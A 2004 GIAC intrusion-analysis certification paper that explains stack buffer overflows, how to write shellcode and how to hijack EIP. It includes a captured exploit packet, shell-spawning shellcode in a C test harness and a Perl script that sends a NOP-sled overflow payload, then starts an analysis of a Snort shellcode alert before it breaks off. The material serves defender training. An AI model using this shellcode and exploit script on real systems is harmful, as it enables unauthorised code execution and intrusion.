Global Information Assurance Certification Paper

An Analysis of Buffer Overflows

Kevin Cryan
GCIA v3.5
09/24/04

Abstract

This paper is being written as a demonstration of my understanding of current security topics as well as the ability to analyze and understand alerts generated by intrusion detection systems. Part 1 discusses buffer overflows. It explains how they work and how to detect a buffer overflow attack. Part 2 is an analysis of three separate log files. In the first file a suspected buffer overflow attack is analyzed. Port 0 traffic is analyzed in the second file. A possible trojan is analyzed in the third file. Part 3 is an analysis of five days worth of logs from a university.

Part 1 - Buffer Overflows

Introduction

Buffer overflows are quite common now. Many of the prevalent worms used today use buffer overflow exploits to gain access to computers. An analyst might see a couple hundred buffer overflow attempts a day. Being able to determine if these are really buffer overflows and not just authorized traffic is very important. Knowing how these attacks work will help you understand what is going on and what to look for.

The Stack

Generally there are two kinds of buffer overflows, heap based and stack based. The main difference between the two is the data structures that are exploited. I am going to focus on stack based overflows. The stack is one of the most important data structures used in computing. The stack is what they call a LIFO(Last In First Out) data structure. Generally you can only access what ever is on the top of the stack. There are two standard operations that can be performed on a stack, push and pop. Push puts something on the stack and pop returns whatever is on the top of the stack. When you run a program the process will push all the stuff you need on to a stack. There are two important registers that pertain to the stack, EBP and ESP. EBP points to the base of the stack. ESP points to the top of the stack. The stack on a Linux system ranges from 0x80000000 to 0xbfffffff which is a virtual address range.

```
int main()
{
        char buffer1[256];
        char buffer2[128];
        char buffer3[64];

        int i;

        for(i=0;i<256;i++)
                buffer1[i] = 'A';

        for(i=0;i<128;i++)
                buffer2[i] = 'B';

        for(i=0;i<64;i++)
                buffer3[i] = 'C';

        return 0;

}
```

This is a simple program to show you how the stack works. We have three arrays of characters. By using gdb we can view the stack and see how everything is arranged in memory. Compile the program making sure to include the -ggdb flag and start up gdb by typing 'gdb progname'. You should set a breakpoint at main by typing “b main” then

“r” to run the program. You can view an address of a variable by typing 'x/xb i' and view the data with 'print i'.

```
0xbffff96c i
0xbffff970 buffer3
0xbffff9b0 buffer2
0xbffffa30 buffer1

0xbffff960 <- esp
0xbffffb38 <- ebp

0x80000000                                                    0xffffffff
            i  buffer3  buffer 2  buffer 1  EBP  EIP
            ^                               ^
           ESP                             EBP
```

You can see how everything is put on the stack in the order it was declared. The stack grows towards the lower addresses. One thing to note is that the arrays will be filled up going towards the higher addresses. For instance if you filled up buffer1 with the alphabet, 'a' would be closer to 0x80000000 and 'z' would be closer to 0xbfffffff.

How to write shellcode

Writing shellcode is a lengthy process and can be difficult. It usually involves the following steps.

1. Write the C code for what you want to do
2. Compiling the program
3. Disassembling the program

One will usually start by writing a program in C or another high level language. You should focus on using the absolute minimum code to do what you want to do. Once it is done, compile it making sure to use the '-static' flag. You do this so that any system calls you used will be included in the binary. Once you have your binary you will need to disassemble it. Bring up the file in gdb and you can disassemble your program. You can use the disas command to view the assembly of your program. This part can be a little confusing if you do not have a very good knowledge of assembly language. What you want to do now is determine what parts you need for your shellcode. You can start by putting 'disas main'. You should see some system calls to other functions. Proceed to disassemble the functions until you get to the actual code you want. Some functions have multiple calls to other functions so you might have to go through quite a few to get to the code. Here is an example:

```
#include <stdlib.h>

int main()
{
        exit(0);
        return(0);
}
```

```
gcc -static -ggdb exit.c
note: --ggdb adds debug info. -static is so that the code for exit is
inserted otherwise when you try to disassemble it it won't be there.

gdb a.out
(gdb) disas main
Dump of assembler code for function main:
0x08048364 <main+0>:    push   %ebp
0x08048365 <main+1>:    mov    %esp,%ebp
0x08048367 <main+3>:    sub    $0x8,%esp
0x0804836a <main+6>:    and    $0xfffffff0,%esp
0x0804836d <main+9>:    mov    $0x0,%eax
0x08048372 <main+14>:   sub    %eax,%esp
0x08048374 <main+16>:   movl   $0x0,(%esp)
0x0804837b <main+23>:   call   0x8048284 <exit>
End of assembler dump.
```

What is of interest is the call to 0x8048284 or exit.

Note: When looking for a system call start with main then look for a call. The name in the karats will not always be the same. If there is more than one function with the same name gdb will put an underscore before the name.

So we do a 'disas exit' and that gives us a whole bunch of code. Since we know that exit is a system call it should only require a few lines of code. All the stuff you see is various cleanup procedures. If you look through the code you will see a call to another exit called _exit.

```
(gdb) disas _exit
Dump of assembler code for function _exit:
0x0804debc <_exit+0>:   mov    0x4(%esp),%ebx
0x0804dec0 <_exit+4>:   mov    $0xfc,%eax
0x0804dec5 <_exit+9>:   int    $0x80
0x0804dec7 <_exit+11>:  mov    $0x1,%eax
0x0804decc <_exit+16>:  int    $0x80
0x0804dece <_exit+18>:  hlt
0x0804decf <_exit+19>:  nop
End of assembler dump.
```

Note: gdb prints out AT&T assembly which is slightly different than Intel. One notable thing is that a mov eax,ebx move the contents from left to right and not right to left as in Intel assembly .

This is what we are looking for. Next we find a syscall table and lookup what is happening for each int $0x80. If you didn't know int $0x80 is what initiates a syscall. A sample syscall table is at the URL below http://world.std.com/~slanning/asm/syscall_list.html#pt_regs

All these syscalls are based on what is in eax. In the first int 0x80 fc is in eax. This call is not listed in the table and it is not important in this case. The next one has 1 in eax which is the exit call. In the table you see that ebx must have an integer in it. This is the

parameter which is the return code. For instance when you call exit(0). If you are not sure when the value should be in ebx,ecx, etc. just look at the parameters of the function. The hardest part of writing shell code is filtering out what you don't need. Your shellcode should be very small and efficient.

```
mov 0, ebx
mov 1, eax
int 0x80
```

Those are the three commands needed to call exit

To get your shellcode you can do it a few ways. You can write an inline assembly program in C or just write out the assembly and assemble it with your favorite assembler. Compile it like before and bring it up in gdb. Type 'x/xb' to view the hex codes for each instruction. The x command lets you view what's in memory at an address. If you read the help you will see there are many formats to print out in. xb tells it to print in hex and print one byte. You want to 'disas main' then you can use the x/xb command to print out the hex codes. For instance say the assembly starts at main+5 you would type “x/xb main+5” you then hit enter until the end of the assembly. You may notice that there were some 0x00 in there. That is bad. 0x00 is null and will stop program execution in most cases. Your buffer is generally a string and 0x00 is going to be considered an end of string character essentially truncating your shellcode. There also some other characters like 0x0a which you need to look out for. The offending assembly code is below.

mov 0, eax

Any nulls in the shellcode will cause an error. To resolve this you must look at the assembly code and see if there is another way to do the same instruction.

Example:
mov 0,eax causes the null x00 to appear in shellcode
xor eax, eax will do the same thing but it wont have a null

You will have to be very creative to get rid of some of the invalid instructions. Once again having an intimate knowledge of assembly language will help here.

It is not critical that you learn how to write shellcode because there are many proven examples and shellcode generators. A good one is the metasploit project which you can reach at http://www.metasploit.com/tools/msfpayload.cgi. These premade shellcodes don't always work though so it is important to have at least a little knowledge on how to write shellcodes.

Gaining Control

Once you have your shellcode you must find a way to get the program to execute it. You do this by over-writing EIP with the memory address of your code. So how do you find out where your code is at in memory? You could use gdb to print out what was in

memory and locate your shellcode that way. The problem is that the address can change making your exploit very volatile. A way to get around this is to find a jmp instruction which can help you get to your shellcode. The most common one to use is jmp esp. If you remember esp points to the top of the stack. To find a jmp esp you can run 'objdump -D vulnapp' to see if you can find one in the application itself. If you don't find one you can also look in other files that would be running at the same time. You might have to add or subtract from the address to skip over any variables that are in the way. To help with this the metasploit project has an opcode database (http://www.metasploit.org/opcode_search.html) which contains the addresses of various instructions for the windows platform.

An Example Buffer Overflow Attack

```
19:28:39.611250 127.0.0.1.40897 > 127.0.0.1.31500: P 1:676(675) ack 1 win
32767 <nop,nop,timestamp 397420568 397420568> (DF)
0x0000       4500 02d7 9ac9 4000 4006 9f55 7f00 0001  E.....@.@..U....
0x0010       7f00 0001 9fc1 7b0c c67c b2e0 c738 a21f  ......{.....8..
0x0020       8018 7fff 614c 0000 0101 080a 17b0 2818  ....aL........(.
0x0030       17b0 2818 9090 9090 9090 9090 9090 9090  ..(.............
0x0040       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0050       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0060       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0070       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0080       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0090       9090 9090 9090 9090 d9ee d974 24f4 5b31  ...........t$.[1
0x00a0       c9b1 2481 7317 0101 0101 83eb fce2 f430  ..$.s..........0
0x00b0       da88 e68c 7611 8876 058c 4e21 884e 09b2  ....v..v..N!.N..
0x00c0       1188 1830 c8b0 fe88 0e50 30c1 b167 b206  ...0.....P0..g..
0x00d0       88f8 cc81 5830 da38 d974 0b67 b97a 0d67  ....X0.8.t.g.z.g
0x00e0       3847 0375 03e3 e188 ca30 c8b0 0230 c1b1  8G.u.....0...0..
0x00f0       3e48 cc81 40e3 f732 c130 dab1 16cc 8132  >H..@..2.0.....2
0x0100       c151 6963 632f 2f88 e242 32c8 b126 cc81  .Qicc//..B2..&..
0x0110       32c1 b13c cc81 42b0 feb1 0dcc 81e3 fb42  2..<..B........B
0x0120       b13c cc81 30c1 5169 2e2e 7269 692e 6368  .<..0.Qi..rii.ch
0x0130       6f88 e251 5288 e098 b10a cc81 0101 0141  o..QR..........A
0x0140       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0150       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0160       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0170       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0180       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0190       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x01a0       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x01b0       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x01c0       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x01d0       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x01e0       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x01f0       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0200       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0210       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0220       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0230       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0240       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
```

```
0x0250       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0260       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0270       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0280       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0290       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x02a0       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x02b0       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x02c0       4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x02d0       4141 4180 f8ff bf                        AAA....
```

Here is an example packet that shows a buffer overflow attack. If you saw this you would probably think that something was going on but you probably would know what. Looking at the packet you can see the NOOP's followed by the shellcode then the buffer. To find out what this shellcode does you can copy the hex into a C program like the one below.

```
char shellcode[] =
"\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x24\x81\x73\x17\x01\x01"
"\x01\x01\x83\xeb\xfc\xe2\xf4\x30\xda\x88\xe6\x8c\x76\x11\x88\x76"
"\x05\x8c\x4e\x21\x88\x4e\x09\xb2\x11\x88\x18\x30\xc8\xb0\xfe\x88"
"\x0e\x50\x30\xc1\xb1\x67\xb2\x06\x88\xf8\xcc\x81\x58\x30\xda\x38"
"\xd9\x74\x0b\x67\xb9\x7a\x0d\x67\x38\x47\x03\x75\x03\xe3\xe1\x88"
"\xca\x30\xc8\xb0\x02\x30\xc1\xb1\x3e\x48\xcc\x81\x40\xe3\xf7\x32"
"\xc1\x30\xda\xb1\x16\xcc\x81\x32\xc1\x51\x69\x63\x63\x2f\x2f\x88"
"\xe2\x42\x32\xc8\xb1\x26\xcc\x81\x32\xc1\xb1\x3c\xcc\x81\x42\xb0"
"\xfe\xb1\x0d\xcc\x81\xe3\xfb\x42\xb1\x3c\xcc\x81\x30\xc1\x51\x69"
"\x2e\x2e\x72\x69\x69\x2e\x63\x68\x6f\x88\xe2\x51\x52\x88\xe0\x98"
"\xb1\x0a\xcc\x81\x01\x01\x01";

main()
{
        int *ret;
        ret = (int *)&ret + 2;
        (*ret) = (int)shellcode;
}
```

Most of the time it is fairly obvious what is being done. Sometimes you might need to disassemble the program to see what is happening. Some things to look for are strings like '/bin/sh' or any other shell spawning commands. In the example above it is not obvious what is being done so you will have to compile it and analyze what is being done. You can either just run it and see what happens or you can disassemble it and see what is happening. To disassemble it just open the file in gdb and type 'disas shellcode'. The above shellcode actually spawns a shell.

Determining if you are Vulnerable

Once you determined you indeed have some shellcode you should determine if you are vulnerable. Start off by determining if a buffer overflow is possible. Send a large string of characters to the application and see if you can cause a segmentation fault. If you can cause a segmentation fault you have a problem. A segmentation fault doesn't necessarily mean that it is exploitable but it means that an attacker could at least cause a DoS.

Note: Hopefully you are trying this on a test system. Last thing you need is to get fired for crashing a production system.

You will need to obtain the payload from the packet. It is important for whatever application you are connecting to that you also include whatever is needed to set up the connection ie. application headers. Here is an example perl script to send out a payload.

```
use IO::Socket;

$target_ip = "127.0.0.1";
$target_port = "31500";

$sock = IO::Socket::INET->new (
                  PeerAddr => $target_ip,
                        PeerPort => $target_port,
                        Proto => 'tcp',
                  Type => SOCK_STREAM
                          ) or
die "Could not create socket: $!\n";

$sock->autoflush(1);

my $shellcode =
"\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x24\x81\x73\x17\x01\x01".
"\x01\x01\x83\xeb\xfc\xe2\xf4\x30\xda\x88\xe6\x8c\x76\x11\x88\x76".
"\x05\x8c\x4e\x21\x88\x4e\x09\xb2\x11\x88\x18\x30\xc8\xb0\xfe\x88".
"\x0e\x50\x30\xc1\xb1\x67\xb2\x06\x88\xf8\xcc\x81\x58\x30\xda\x38".
"\xd9\x74\x0b\x67\xb9\x7a\x0d\x67\x38\x47\x03\x75\x03\xe3\xe1\x88".
"\xca\x30\xc8\xb0\x02\x30\xc1\xb1\x3e\x48\xcc\x81\x40\xe3\xf7\x32".
"\xc1\x30\xda\xb1\x16\xcc\x81\x32\xc1\x51\x69\x63\x63\x2f\x2f\x88".
"\xe2\x42\x32\xc8\xb1\x26\xcc\x81\x32\xc1\xb1\x3c\xcc\x81\x42\xb0".
"\xfe\xb1\x0d\xcc\x81\xe3\xfb\x42\xb1\x3c\xcc\x81\x30\xc1\x51\x69".
"\x2e\x2e\x72\x69\x69\x2e\x63\x68\x6f\x88\xe2\x51\x52\x88\xe0\x98".
"\xb1\x0a\xcc\x81\x01\x01\x01";

my $seteip = "\x80\xf8\xff\xbf"; # address to shellcode

my $buffer = "A" x 400;

my $nop = "\x90" x 100;

my $exploit = "";
$exploit .= $nop;
$exploit .= $shellcode;
$exploit .= $buffer;
$exploit .= $seteip;

print $sock $exploit;

close($sock);
```

This code gives you an example of how you can set up your exploit. If you find your exploit is not working you probably need to fire up your debugger to find out what is

going on. Make sure that when you compile your test system that you include debugging information by adding the -ggdb option to gcc. When you start up gdb you can view the registers with 'info reg'. Most importantly you can see EIP. What you want to look for is if EIP is overwritten with the character you sent in your buffer. For instance if you sent a buffer of 'A's then EIP would contain 0x41414141. If EIP is being overwritten it is very possible for an exploit to be successful. You will need to adjust your buffer so that it stops right before EIP so that you can overwrite it with your own address.

Conclusion

With exploit development time becoming shorter and shorter it is important to be able to recognize 0day buffer overflows. There are many generic IDS signatures which can catch unknown buffer overflows. It is your job to be able to determine the nature of these alerts.

References

Aleph One. "Smashing the Stack for Fun and Profit"
URL:http://www.phrack.org/show.php?p=49&a=14

murat. "Designing Shellcode Demystified"
URL: http://www.enderunix.org/docs/en/sc-en.txt

Koziol, Jack. Litchfield, David. Aitel, Dave. Anley, Chris. Eren, Sinan. Mehta, Neel. Hassell, Riley. Shellcoder's Handbook. Indianapolis: Wiley Publishing, 2004

Bharata B. Rao. "Inline assembly for x86 in Linux"
URL: http://www-106.ibm.com/developerworks/linux/library/l-ia.html

mudge. "How to write Buffer Overflows"
http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html

Mixter. "Writing Buffer Overflow Exploits - a Tutorial for Beginners"
URL: http://www.securiteam.com/securityreviews/5OP0B006UQ.html

plasmoid. "STACK OVERFLOW EXPLOiTS ON LiNUX/BSDOS/FREEBSD/SUNOS/SOLARiS/HP-UX"
URL: http://www.thc.org/papers/OVERFLOW.TXT

MetaSploit Project
http://www.metasploit.org/

Part 2 - Network Detects

Detect #1 Buffer Overflow

```
[**] [1:1390:4] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/02/02-05:13:47.256507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x5EA
81.19.69.18:8000 -> 115.74.249.65:63742 TCP TTL:46 TOS:0x0 ID:15191 IpLen:20
DgmLen:1500 DF ***A**** Seq: 0x6812E8FB  Ack: 0x97C707F  Win: 0xFFFF  TcpLen:
20

05:13:47.256507 00:03:e3:d9:26:c0 > 00:00:0c:04:b2:33, ethertype IPv4
(0x0800), length 1514: IP (tos 0x0, ttl  46, id 15191, offset 0, flags [DF],
length: 1500, bad cksum 98a6 (->914)!) 81.19.69.18.8000 >
115.74.249.65.63742: . [bad tcp cksum 40b (->7478)!]
1746069755:1746071215(1460) ack 159150207 win 65535
        0x0000:  0000 0c04 b233 0003 e3d9 26c0 0800 4500  .....3....&...E.
        0x0010:  05dc 3b57 4000 2e06 98a6 5113 4512 734a  ..;W@.....Q.E.sJ
        0x0020:  f941 1f40 f8fe 6812 e8fb 097c 707f 5010  .A.@..h....p.P.
        0x0030:  ffff 040b 0000 4854 5450 2f31 2e31 2032  ......HTTP/1.1.2
        0x0040:  3030 204f 4b0d 0a53 6572 7665 723a 2074  00.OK..Server:.t
        0x0050:  6874 7470 642f 322e 3232 6265 7461 3420  httpd/2.22beta4.
        0x0060:  3134 6e6f 7632 3030 310d 0a43 6f6e 7465  14nov2001..Conte
        0x0070:  6e74 2d54 7970 653a 2069 6d61 6765 2f6a  nt-Type:.image/j
        0x0080:  7065 670d 0a44 6174 653a 2057 6564 2c20  peg..Date:.Wed,.
        0x0090:  3032 204f 6374 2032 3030 3220 3134 3a31  02.Oct.2002.14:1
        0x00a0:  323a 3434 2047 4d54 0d0a 4c61 7374 2d4d  2:44.GMT..Last-M
        0x00b0:  6f64 6966 6965 643a 2057 6564 2c20 3032  odified:.Wed,.02
        0x00c0:  204f 6374 2032 3030 3220 3132 3a35 323a  .Oct.2002.12:52:
        0x00d0:  3132 2047 4d54 0d0a 4163 6365 7074 2d52  12.GMT..Accept-R
        0x00e0:  616e 6765 733a 2062 7974 6573 0d0a 436f  anges:.bytes..Co
        0x00f0:  6e6e 6563 7469 6f6e 3a20 636c 6f73 650d  nnection:.close.
        0x0100:  0a43 6f6e 7465 6e74 2d4c 656e 6774 683a  .Content-Length:
        0x0110:  2033 3635 390d 0a0d 0aff d8ff e000 104a  .3659..........J
        0x0120:  4649 4600 0102 0000 6400 6400 00ff ec00  FIF.....d.d.....
        0x0130:  1144 7563 6b79 0001 0004 0000 000d 0000  .Ducky..........
        0x0140:  ffee 000e 4164 6f62 6500 64c0 0000 0001  ....Adobe.d.....
        0x0150:  ffdb 0084 0013 1010 1811 1826 1717 2630  ...........&..&0
        0x0160:  251e 2530 2c25 2424 252c 3b33 3333 3333  %.%0,%$$%,;33333
        0x0170:  3b43 3e3e 3e3e 3e3e 4343 4343 4343 4343  ;C>>>>>>CCCCCCCC
        0x0180:  4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
        0x0190:  4343 4343 4301 1418 181f 1b1f 2518 1825  CCCCC.......%..%
        0x01a0:  3425 1f25 3443 3429 2934 4343 4340 3340  4%.%4C4))4CCC@3@
        0x01b0:  4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
        0x01c0:  4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
        0x01d0:  4343 4343 4343 ffc0 0011 0800 7100 9603  CCCCCC......q...
        0x01e0:  0122 0002 1101 0311 01ff c400 8100 0002  ."..............
        0x01f0:  0301 0100 0000 0000 0000 0000 0000 0304  ................
        0x0200:  0002 0506 0101 0101 0101 0000 0000 0000  ................
        0x0210:  0000 0000 0000 0001 0203 1000 0201 0204  ................
        0x0220:  0404 0308 0105 0100 0000 0001 0203 0011  ................
        0x0230:  2131 1204 4151 2213 6171 8105 f091 32a1  !1..AQ".aq....2.
        0x0240:  b1c1 d1e1 4223 14f1 5262 7282 3406 1101  ....B#..Rbr.4...
        0x0250:  0101 0002 0202 0301 0000 0000 0000 0000  ................
        0x0260:  0111 2131 4102 7112 5161 8132 ffda 000c  ..!1A.q.Qa.2....
```

```
0x0270:  0301 0002 1103 1100 3f00 5a38 8a3a d80c  ........?.Z8.:..
0x0280:  7a6c 29bd cbbb 1312 0373 c478 5495 7b56  zl).....s.xT.{V
0x0290:  9546 ad0d ab4d f3a2 c538 9256 9864 149f  .F...M...8.V.d..
0x02a0:  b2b7 a16e e4d2 2ff2 6a2c a797 ce94 070a  ...n../.j,......
0x02b0:  e8e1 7d1b 6d64 e4a5 ab96 3290 350e 14f5  ..}.md....2.5...
0x02c0:  a95b 536a 5855 56e4 d85c 0ce9 5d0b dad6  .[SjXUV..\..]...
0x02d0:  52c4 1373 cbd6 82d3 34c1 5d8e 9238 f0ff  R..s....4.]..8..
0x02e0:  0015 58e6 8e67 b30d 372b a9b5 619e 745e  ..X..g..7+..a.t^
0x02f0:  9a32 ee54 a042 0dfa 7d3c 6981 b331 22cc  .2.T.B..}<i..1".
0x0300:  86e5 5012 a71c 0d02 65d9 dd9e 376b 0c4e  ..P.....e...7k.N
0x0310:  1a81 a4ff 00b8 a540 5723 2055 b1cb 222a  .......@W#.U.."*
0x0320:  0bc4 345e ee49 37f5 abc7 2870 6100 0245  ..4^.I7...(pa..E
0x0330:  fcad ca82 1ed1 ea5f a810 07e3 5604 0965  ......._....V..e
0x0340:  6385 9748 3e27 3a41 7740 4a95 7be0 085c  c..H>':Aw@J.{..\
0x0350:  b1e5 4f6d 2566 903c 9900 48bb 5ce5 9521  ..Om%f.<..H.\..!
0x0360:  1632 292d 6d20 e92b 8dcf 0a11 33ee 4858  .2)-m..+....3.HX
0x0370:  b162 48c3 0cb3 aa83 fbb4 ecec 740b 01f5  .bH.........t...
0x0380:  f9d0 7612 1ee2 e9c0 a2d5 6352 1fab 2170  ..v.......cR..!p
0x0390:  7d2b c8ad 16a9 0305 232f 955b d610 5954  }+......#/.[..YT
0x03a0:  070e 0dd8 dbd2 9adc 4520 7218 0639 b1ce  ........E.r..9..
0x03b0:  8321 450b 230f f1c2 9f1b a994 3901 1f50  .!E.#.......9..P
0x03c0:  cc36 02a5 567a 3da5 096e 9392 e77a 74ef  .6..Vz=..n...zt.
0x03d0:  2dd0 882e 4677 c796 5493 c2aa 8252 0991  -...Fw..T....R..
0x03e0:  71c0 e1e5 4fed 7666 78c3 a901 88fa 5b1a  q...O.vfx.....[.
0x03f0:  0ccf ec3f 72e2 fab3 387c 6152 bdfe bb89  ...?r...8aR....
0x0400:  fb76 1727 4fd5 f187 db52 ae83 4f27 6d2f  .v.'O....R..O'm/
0x0410:  a829 e171 9fe5 4b6d 6526 4607 0233 af3d  .).q..Kme&F..3.=
0x0420:  c248 d56c ea5b 0b80 39d2 7b78 a52a 655c  .H.l.[..9.{x.*e\
0x0430:  3e39 5651 d16d 9c3e dd8c a706 363c 30ca  >9VQ.m.>....6<0.
0x0440:  b9e9 82ac 8c88 4940 6e47 3aa2 c4f2 0235  ......I@nG:....5
0x0450:  6232 04d6 8ff5 b6e0 0d65 8361 90b8 3e42  b2.......e.a..>B
0x0460:  a43b 211c 52ee 17a0 82a2 993e d92b 2836  .;!.R......>.+(6
0x0470:  0a99 6ae6 d534 cdb4 7ee2 1d21 8627 9d5d  ..j..4..~..!.'.]
0x0480:  b7ed 276a 1761 dabf 52df 8df8 fdf4 3e54  ..'j.a..R.....>T
0x0490:  dab2 edf5 472e 2a7a 4db1 fba9 9fea 48ec  ....G.*zM.....H.
0x04a0:  0226 956c 8b8b 03e5 8d56 6486 2955 a190  .&.l.....Vd.)U..
0x04b0:  0238 5b57 a9ab bc52 680c b282 45c8 4c6d  .8[W...Rh...E.Lm
0x04c0:  8e7e 428b 0b76 d902 2b70 3a8d a9d6 4925  .~B..v..+p:...I%
0x04d0:  5378 d800 3571 cb9e 148a 42e6 540d a187  Sx..5q....B.T...
0x04e0:  0231 1879 7d94 7fef 4961 1a36 82a4 e189  .1.y}...Ia.6....
0x04f0:  f4e3 6a28 db59 5480 01b2 adc9 f0c6 8cd2  ..j(.YT.........
0x0500:  ff00 5255 dcb0 06c1 8691 9f56 46b3 4ab4  ..RU.......VF.J.
0x0510:  8e5a f627 16e9 cff3 af77 7b79 237e e269  .Z.'.....w{y#~.i
0x0520:  6be3 d38e 1ebf 755d 6466 8429 d414 88d8  k.....u]df.)....
0x0530:  62da 8f1f 3aa4 b017 8068 c4bb 0b5c f019  b...:....h...\..
0x0540:  5449 e791 bb0d 2295 3d1a 72a1 ac92 c326  TI....".=.r....&
0x0550:  8070 5370 1b1b 7d94 04f7 1578 ed18 cd05  .pSp..}....x....
0x0560:  dbca 92da 49a9 ec49 d371 f2ad 9f71 8e68  ....I..I.q...q.h
0x0570:  d7bc f6d4 b6bb 0c7e ae06 f597 b68b bae4  .......~........
0x0580:  c802 822e 34f1 f415 654b 1ab3 a48e 2375  ....4...eK....#u
0x0590:  b76c 0b9f 524e 1f65 7bb4 dcff 005d bb87  .l..RN.e{....]..
0x05a0:  0045 d8e7 85f0 1f65 e971 ba33 a955 3a56  .E.....e.q.3.U:V
0x05b0:  da15 73e1 ceaa ece0 31d3 d2ab 6b92 0655  ..s.....1...k..U
0x05c0:  1a50 cc9a c1d4 6f7b eaf0 cf2c ea50 3fb0  .P....o{...,.P?.
0x05d0:  a21b 802e 4dcf f9a9 5a43 92c8 11b0 17f2  ....M...ZC......
0x05e0:  a00d ff00 6d4a b22a 927c                  ....mJ.*.
```

1) Source of Trace

http://www.incidents.org/logs/Raw/2002.9.2

The packets in this file have dates of 2002.10.1 20:02 through 2002.10.2 19:59.

Determining network layout using the mac addresses.

Search for source mac addresses
tcpdump -ner 2002.9.2 awk '{print $2}' sort -u
0:0:c:4:b2:33   CISCO
0:3:e3:d9:26:c0 CISCO

Search for destination mac addresses
tcpdump -ner 2002.9.2 awk '{print $4}' sort -u
0:0:c0:6b:e9:c6 Western Digital Corporation. Only 1 packet #13241
0:0:c:4:b2:33 CISCO
0:3:e3:d9:26:c0 CISCO

http://standards.ieee.org/regauth/oui/index.shtml

The devices
0:0:c:4:b2:33
0:3:e3:d9:26:c0

Source addresses using 0:0:c:4:b2:33
tcpdump -ner 2002.9.2 ether src 0:0:c:4:b2:33 awk '{print $11}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
115.74.249.202
115.74.249.65

Destination addresses using 0:0:c:4:b2:33 tcpdump -ner 2002.9.2 ether src 0:0:c:4:b2:33 awk '{print $13}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
147.208.133.112
149.174.32.3
152.163.209.25
194.67.23.251
194.67.35.196
194.8.167.244
195.209.49.242
199.45.45.132
202.39.225.96
-snip-
66.163.171.143
66.250.30.219
66.35.229.104

81.19.66.111

Source IP's with 0:3:e3:d9:26:c0
tcpdump -ner 2002.9.2 ether src 0:3:e3:d9:26:c0 awk '{print $11}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
12.235.32.237
12.40.107.250
136.1.240.145
138.81.11.6
142.161.254.208
143.182.124.3
147.178.2.110
148.63.97.250
151.202.83.164
158.116.125.10
161.24.47.98
163.19.248.253
164.109.153.225
164.109.27.193
192.18.19.107
198.170.170.173
198.65.246.41
200.249.46.195
200.67.226.113
200.69.218.121
202.145.73.165
202.7.209.125
-snip-
80.67.66.7
81.19.69.18

Destination IP's with 0:3:e3:d9:26:c0
tcpdump -ner 2002.9.2 ether src 0:3:e3:d9:26:c0 awk '{print $13}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
115.74.0.0/16

Network Diagram

Internal Network <----------> Cisco - IDS - Cisco<----------> External Network
115.74.0.0/16 0:0:c:4:b2:33 0:3:e3:d9:26:c0

0:3:e3:d9:26:c0 is letting in the following ports
tcpdump -ner 2002.9.2 ether src 0:3:e3:d9:26:c0 awk '{print $13}' awk -F \. '{print $5}' sort -u 139:
21
515

53
6192
61266
-snip-
64889
64995
8080
80
8452

The outside interface seems to be letting pretty much everything in. This interface is probably owned by the customers ISP or some other unmanaged place and therefore would not block any ports.

0:0:c:4:b2:33 is letting out the following ports
tcpdump -ner 2002.9.2 ether src 0:0:c:4:b2:33 awk '{print $13}' awk -F \. '{print $5}' sort -u 1066:
1071
1500
1506
1536
1697
1863
80

Web Server
tcpdump -ner 2002.9.2 src net 115.74.0.0/16 and src port 80 awk '{print $11}' awk -F \. '{print $1 "." $2 "." $3 "." $4}' sort -u
115.74.249.202

2) Detect was generated by

